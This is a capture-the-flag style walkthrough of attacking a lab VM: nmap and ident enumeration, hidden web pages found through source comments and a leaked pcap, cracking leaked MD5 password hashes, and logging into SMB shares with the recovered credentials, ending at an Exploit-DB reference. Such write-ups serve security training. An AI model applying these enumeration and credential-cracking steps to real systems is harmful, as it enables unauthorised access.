

Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- --  
script=firewall-bypass -oA full 192.168.202.153 --min-  
rate 5000
```

```
PORT      STATE SERVICE      REASON          VERSION  
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)  
113/tcp    open  ident?       syn-ack ttl 64  
139/tcp    open  netbios-ssn  syn-ack ttl 64  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp    open  netbios-ssn  syn-ack ttl 64  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
8080/tcp   open  http-proxy   syn-ack ttl 64  IIS 6.0  
| fingerprint-strings:  
|   GetRequest:  
|     HTTP/1.1 200 OK  
|     Date: Sat, 11 Feb 2023 19:51:52 GMT  
|     Server: IIS 6.0  
|     Last-Modified: Wed, 26 Dec 2018 01:55:41 GMT  
|     ETag: "230-57de32091ad69"  
|     Accept-Ranges: bytes  
|     Content-Length: 560  
|     Vary: Accept-Encoding  
|     Connection: close  
|     Content-Type: text/html  
|     <html>  
|     <head><title>DEVELOPMENT PORTAL. NOT FOR OUTSIDERS OR HACKERS!</title>
```

From what we can see there is our SSH on port 22. I usually leave this port for last, I need CC so. We see some SAMBA running on default ports like 139 & 445. We then see that we have a web service hosting something on port 8080. There is an odd port 113

that used to ID users of a TCP connection; we will poke around.

Port 113

I wanted to check out the `#ident` service and see what this is about, lookup some info we can pull usernames, lets try it out

```
apt install ident-user-enum  
ident-user-enum 192.168.202.153 22 113 139 445
```

```
(kali㉿kali)-[~/Desktop/Development/Scan]  
$ ident-user-enum 192.168.202.153 22 113 139 445  
ident-user-enum v1.0 ( http://pentestmonkey.net/tools/ident-user-enum )  
  
192.168.202.153:22      <unknown>  
192.168.202.153:113    oident  
192.168.202.153:139    root  
192.168.202.153:445    root  
  
(kali㉿kali)-[~/Desktop/Development/Scan]  
$
```


Usernames:

```
oident  
root
```


From here I can start to put together a username list incase I need to brute force a service or login portal.

Port 8080

I wanted to check the website out really quick, see what might be lurking.



Looks like it says there is another directory at `html_pages`, Lets take a look



`http://192.168.202.153:8080/about.html`

Good Tech is a company founded by our Director, David.

We are currently still building David's profile. Sorry!

Powered by IIS 6.0

Here we find another username to add to our list

```
http://192.168.202.153:8080/default.html
```

01001000 01010101 01001000 00111111

Powered by IIS 6.0




Conversion:

```
Binary: 01001000 01010101 01001000 00111111
```

```
# TO
```

```
? HUH
```

Recipe



From Binary

Delimiter
Space

Byte Length
8

Input


01001000 01010101 01001000 00111111 |

Output

HUH?

Well we have some binary and we used cyber chef to convert it to normal text

`http://192.168.202.153:8080/development.html`



`http://192.168.202.153:8080/downloads.html`

Downloads:

[Patrick's Favourite Drink](#) [The Intern's Life Motto](#)

I check the source page to this site and find a hidden comment

```
1 <html>
2 <head><title>Useful Resources</title>
3 </head>
4 <body>
5 <p>Downloads:</p>
6 <br />
7 <a href="./martell.jpg">Patrick's Favourite Drink</a>
8 <a href="./tryharder.jpg">The Intern's Life Motto</a>
9 <!-- <a href="./test.pcap">Logging</a> -->
10 <br />
11 <br />
12 <br />
13 <br />
14 <br />
15 <hr>
16 <i>Powered by IIS 6.0</i>
17 </body>
18 </html>
19
```

<http://192.168.202.153:8080/test.pcap>

192.168.202.153:8080/test.pcap

For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...

Downloads:

test.pcap

Completed — 19.0 KB

Show all downloads

Patrick's Favourite Drink The Intern's Life Motto

Powered by IIS 6.0

This looks to be a pcap file, lets use Wireshark to see what it might be.

test.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
114	846.876630	192.168.254.163	192.168.254.160	TCP	60	1201 → 80 [ACK] Seq=311 Ack=166 Win=64075 Len=0
111	846.727933	192.168.254.163	192.168.254.160	TCP	60	1201 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
110	846.727928	192.168.254.160	192.168.254.163	TCP	62	80 → 1201 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM
109	846.727152	192.168.254.163	192.168.254.160	TCP	62	1201 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
108	783.837856	192.168.254.163	192.168.254.157	TCP	60	1199 → 8080 [RST, ACK] Seq=253 Ack=1957 Win=0 Len=0
107	778.842100	192.168.254.163	192.168.254.157	TCP	60	1199 → 8080 [ACK] Seq=253 Ack=1057 Win=63185 Len=0
106	778.841423	192.168.254.157	192.168.254.163	TCP	54	8080 → 1199 [FIN, ACK] Seq=1056 Ack=253 Win=30016 Len=0
105	774.024804	192.168.254.163	192.168.254.157	TCP	60	1199 → 8080 [ACK] Seq=253 Ack=1056 Win=63185 Len=0
103	773.833381	192.168.254.157	192.168.254.163	TCP	54	8080 → 1199 [ACK] Seq=1 Ack=253 Win=30016 Len=0
101	773.833051	192.168.254.163	192.168.254.157	TCP	60	1199 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
100	773.832653	192.168.254.157	192.168.254.163	TCP	62	8080 → 1199 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM
99	773.832601	192.168.254.163	192.168.254.157	TCP	62	1199 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
98	755.507292	192.168.254.163	192.168.254.160	TCP	60	1197 → 80 [RST, ACK] Seq=311 Ack=166 Win=0 Len=0
97	690.670824	192.168.254.163	192.168.254.160	TCP	60	1197 → 80 [ACK] Seq=311 Ack=166 Win=64075 Len=0
94	690.495716	192.168.254.163	192.168.254.160	TCP	60	1197 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
93	690.495524	192.168.254.160	192.168.254.163	TCP	62	80 → 1197 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM
92	690.495048	192.168.254.163	192.168.254.160	TCP	62	1197 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
91	603.872734	192.168.254.151	192.168.254.157	TCP	60	1291 → 139 [ACK] Seq=1009 Ack=961 Win=63281 Len=0
90	603.872161	192.168.254.157	192.168.254.151	TCP	54	139 → 1291 [FIN, ACK] Seq=960 Ack=1009 Win=32160 Len=0
89	603.864487	192.168.254.151	192.168.254.157	TCP	60	1291 → 139 [FIN, ACK] Seq=1008 Ack=960 Win=63281 Len=0
88	603.864343	192.168.254.151	192.168.254.157	TCP	60	1291 → 139 [ACK] Seq=1008 Ack=960 Win=63281 Len=0
85	601.825192	192.168.254.157	192.168.254.151	TCP	54	139 → 1291 [ACK] Seq=878 Ack=1008 Win=32160 Len=0
83	601.824384	192.168.254.157	192.168.254.151	TCP	54	139 → 1291 [ACK] Seq=878 Ack=960 Win=32160 Len=0

Frame 114: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: VMware_70:fc:5a (00:0c:29:70:fc:5a), Dst: VMware_fc:02:7e (00:0c:29:fc:02:7e)
Internet Protocol Version 4, Src: 192.168.254.163, Dst: 192.168.254.160
Transmission Control Protocol, Src Port: 1201, Dst Port: 80, Seq: 311, Ack: 166, Len: 0

0000 00 0c 29 fc 02 7e 00 0c 29 70 fc 5a 08 00 45 00)p Z E
0010 00 28 02 84 40 00 80 06 79 b6 c0 a8 fe a3 c0 a8 y
0020 fe a0 04 b1 00 50 f3 a6 10 41 61 43 c4 51 50 10 P... AaC QP
0030 fa 4b 08 75 00 00 00 00 00 00 00 00 K u

After poking around we found some interesting some info, We see a new link to a hidden site

http://192.168.202.153:8080/developmentsecretpage/directo
rtestpagev1.php

Hi Director! This is the test page to provide Director with eye-catching updates.

We know Director is busy and hence needs updates delivered in a timely manner.

Patrick and I will routinely update this page with a pop-up that details if there is anything important.

Regards
Patrick
Head, Development Network

[Click here to log out.](#)

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We check the source page

```
12 <script>alert("Director, there is nothing for your immediate attention.");</script>
13
14 <!-- Director's comments: Does this not appear to be rather silly? I think we can make use of shoutbox. -->
15 <!-- Patrick's response: OK. When do you want it? -->
16 <!-- Director's comments: In three months' time. -->
17 <!-- Patrick's response: We have cleared test.html for testing purposes. We'll put up a warning for the rest to know it is not to be meddled. -->
18 <!-- Director's comments: Approved. -->
19
20 <p> Regards <br/>
21 Patrick<br/>
22 Head, Development Network</p>
23
24 <p>
25 <a href="/developmentsecretpage/directortestpagev1.php?logout=1">Click here to log out.</a>
26 </p>
27
28 This is the property of Good Tech. All rights reserved.
29 </body>
30 </html>
31
```

Seems we find a development page, for some reason we keep seeing hidden comments in web pages.

Welcome to the Development Secret Page.

Please drop by [Patrick's](#) PHP page to get to know our Development Head better. But beware, this site is still under construction; please bear with us!

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`http://192.168.202.153:8080/developmentsecretpage/patrick.php`

I have previously worked in enterprise technologies. I joined Good Tech two years ago as the then-Manager of Development. I lead two teams: one that does enterprise architecture and an in-house development team.

Regards
Patrick
Head, Development Network

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```
http://192.168.202.153:8080/developmentsecretpage/sitemap
.php
```

Regards
Patrick
Head, Development Network

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For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

1. password
2. Password
3. P@ssw0rd

Regards
Patrick
Head, Development Network

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hmmm nice. I can build a password lists, Lets go back and look at some other options.

Username:

Password:

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I test to log in and find a error after I try to log in

Deprecated: Function `ereg_replace()` is deprecated in `/var/www/html/developmentsecretpage/slogin_lib.inc.php` on line 335

Deprecated: Function `ereg_replace()` is deprecated in `/var/www/html/developmentsecretpage/slogin_lib.inc.php` on line 336

Hi fellow colleague! Currently we only have links to the [security notice](#) and the [director test page](#). **With effect from 11/2/2017, we have shifted the test page to the main webroot. You will know how to find it easily.**

For more enquiries, please feel free to speak to [Patrick](#), our Head of Development.

If there are any bugs, please find the intern at [the intern's contact page](#).

Regards
Patrick
Head, Development Network

[Click here to log out.](#)


This is the property of Good Tech. All rights reserved.

Error #PHP


```
Deprecated: Function ereg_replace() is deprecated in
/var/www/html/developmentsecretpage/slogin_lib.inc.php on
line 335
```

URL:


http://192.168.202.153:8080/developmentsecretpage/slogin_users.txt



Hashes Found




Hashes Recovered



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
4a8a2b374f463b7aedbb44a066363b81	md5	12345678900987654321

Hashes Recovered

qiu:qiu




Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

ee64497098d0926d198f54f6d5431f98

I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
ee64497098d0926d198f54f6d5431f98	md5	qiu

Hash recovered

patrick:P@ssw0rd25

hashes.com/en/decrypt/hash

BugBountyWishList_BlackFridayAGSolutionOSINTStegoStuffTools_2_TestOSCP JourneyReverse ShellWebsiteProtocolsLoot Windows

HomeFAQPurchase CreditsDeposit to EscrowAPIToolsDecrypt H

Hashes

English

Proceeded!

1 hashes were checked: 1 found 0 not found

Found:

87e6d56ce79af90dbe07d387d3d0579e:P@ssw0rd25

Port 139 & 445

Lets see if we can see anything on `#smbd` service

```
(kali㉿kali)-[~/Desktop/Development/Scan]
$ smbmap -H 192.168.202.153
[+] Guest session      IP: 192.168.202.153:445 Name: 192.168.202.153
    Disk
    ----
    print$              NO ACCESS      Printer Drivers
    access              NO ACCESS
    IPC$                NO ACCESS      IPC Service (development server (Samba, Ubuntu))
```

Since we found some CC lets see who can log in

```
smbmap -H 192.168.202.153 -u 'Intern' -p
'12345678900987654321'
smbmap -H 192.168.202.153 -u 'qiu' -p 'qiu'
```

```
(kali㉿kali)-[~/Desktop/Development/Scan]
$ smbmap -H 192.168.202.153 -u 'Intern' -p '12345678900987654321'
[+] IP: 192.168.202.153:445      Name: 192.168.202.153
    Disk
    ----
    print$              READ ONLY     Printer Drivers
    access              READ ONLY
    IPC$                NO ACCESS     IPC Service (development server (Samba, Ubuntu))

(kali㉿kali)-[~/Desktop/Development/Scan]
$ smbmap -H 192.168.202.153 -u 'qiu' -p 'qiu'
[+] Guest session      IP: 192.168.202.153:445 Name: 192.168.202.153
    Disk
    ----
    print$              NO ACCESS     Printer Drivers
    access              NO ACCESS
    IPC$                NO ACCESS     IPC Service (development server (Samba, Ubuntu))

(kali㉿kali)-[~/Desktop/Development/Scan]
```

We can see there are some files we may want to look at under the user Intern, like `tcpdump.txt`.

```
smbmap -H 192.168.202.153 -u 'Intern' -p
'12345678900987654321' -R
```

```
(kali㉿kali)-[~/Desktop/Development/Scan]
$ smbmap -H 192.168.202.153 -u 'Intern' -p '12345678900987654321' -R
[+] IP: 192.168.202.153:445      Name: 192.168.202.153
```

Disk	Permissions	Comment
print\$	READ ONLY	Printer Drivers
.\print\$*		
dr--r--r--	0 Sun Jul 15 07:11:14 2018	.
dr--r--r--	0 Sun Jul 15 07:11:27 2018	..
dr--r--r--	0 Wed Apr 18 10:49:54 2018	x64
dr--r--r--	0 Wed Apr 18 10:49:54 2018	W32ALPHA
dr--r--r--	0 Wed Apr 18 10:49:54 2018	W32X86
dr--r--r--	0 Wed Apr 18 10:49:54 2018	COLOR
dr--r--r--	0 Wed Apr 18 10:49:54 2018	W32PPC
dr--r--r--	0 Wed Apr 18 10:49:54 2018	WIN40
dr--r--r--	0 Wed Apr 18 10:49:54 2018	W32MIPS
dr--r--r--	0 Wed Apr 18 10:49:54 2018	IA64
access	READ ONLY	
.\access*		
dr--r--r--	0 Mon Jul 16 11:47:23 2018	.
dr--r--r--	0 Tue Dec 25 20:38:13 2018	..
dr--r--r--	0 Sun Jul 15 07:18:37 2018	x64
dr--r--r--	0 Sun Jul 15 07:18:37 2018	W32ALPHA
dr--r--r--	0 Sun Jul 15 07:18:37 2018	W32X86
fr--r--r--	210 Mon Jul 16 11:47:23 2018	tcpdump.txt
dr--r--r--	0 Sun Jul 15 07:18:37 2018	W32PPC
dr--r--r--	0 Sun Jul 15 07:18:37 2018	WIN40
dr--r--r--	0 Sun Jul 15 07:18:37 2018	W32MIPS
dr--r--r--	0 Sun Jul 15 07:18:37 2018	IA64
IPC\$	NO ACCESS	IPC Service (development server (Samba, Ubuntu))

```
smbget -R smb://192.168.202.153/access/tcpdump.txt -
U=Intern%12345678900987654321
```

```
(kali㉿kali)-[~/Desktop/Development/Scan]
$ smbget -R smb://192.168.202.153/access/tcpdump.txt -U=Intern%12345678900987654321
Using workgroup WORKGROUP, user Intern
smb://192.168.202.153/access/tcpdump.txt
```

Downloaded 210b in 0 seconds

```
(kali㉿kali)-[~/Desktop/Development/Scan]
$ ls -la tcpdump.txt
-rwxr-xr-x 1 kali kali 210 B Sun Feb 12 00:11:33 2023 tcpdump.txt
```

```
(kali㉿kali)-[~/Desktop/Development/Scan]
$ cat tcpdump.txt
1. request for rights to perform tcpdump on traffic. we want to monitor network traffic.
2. tcpdump is a useful tool; we should learn how to pipe tcpdump traffic for building up our Security Operations Centre.
```

Initial Foot hold & Execution (TA0001-2)

Exploit-DB: <https://www.exploit-db.com/exploits/7444>

OSWAP 10 as #A01 & #A03 & #A05


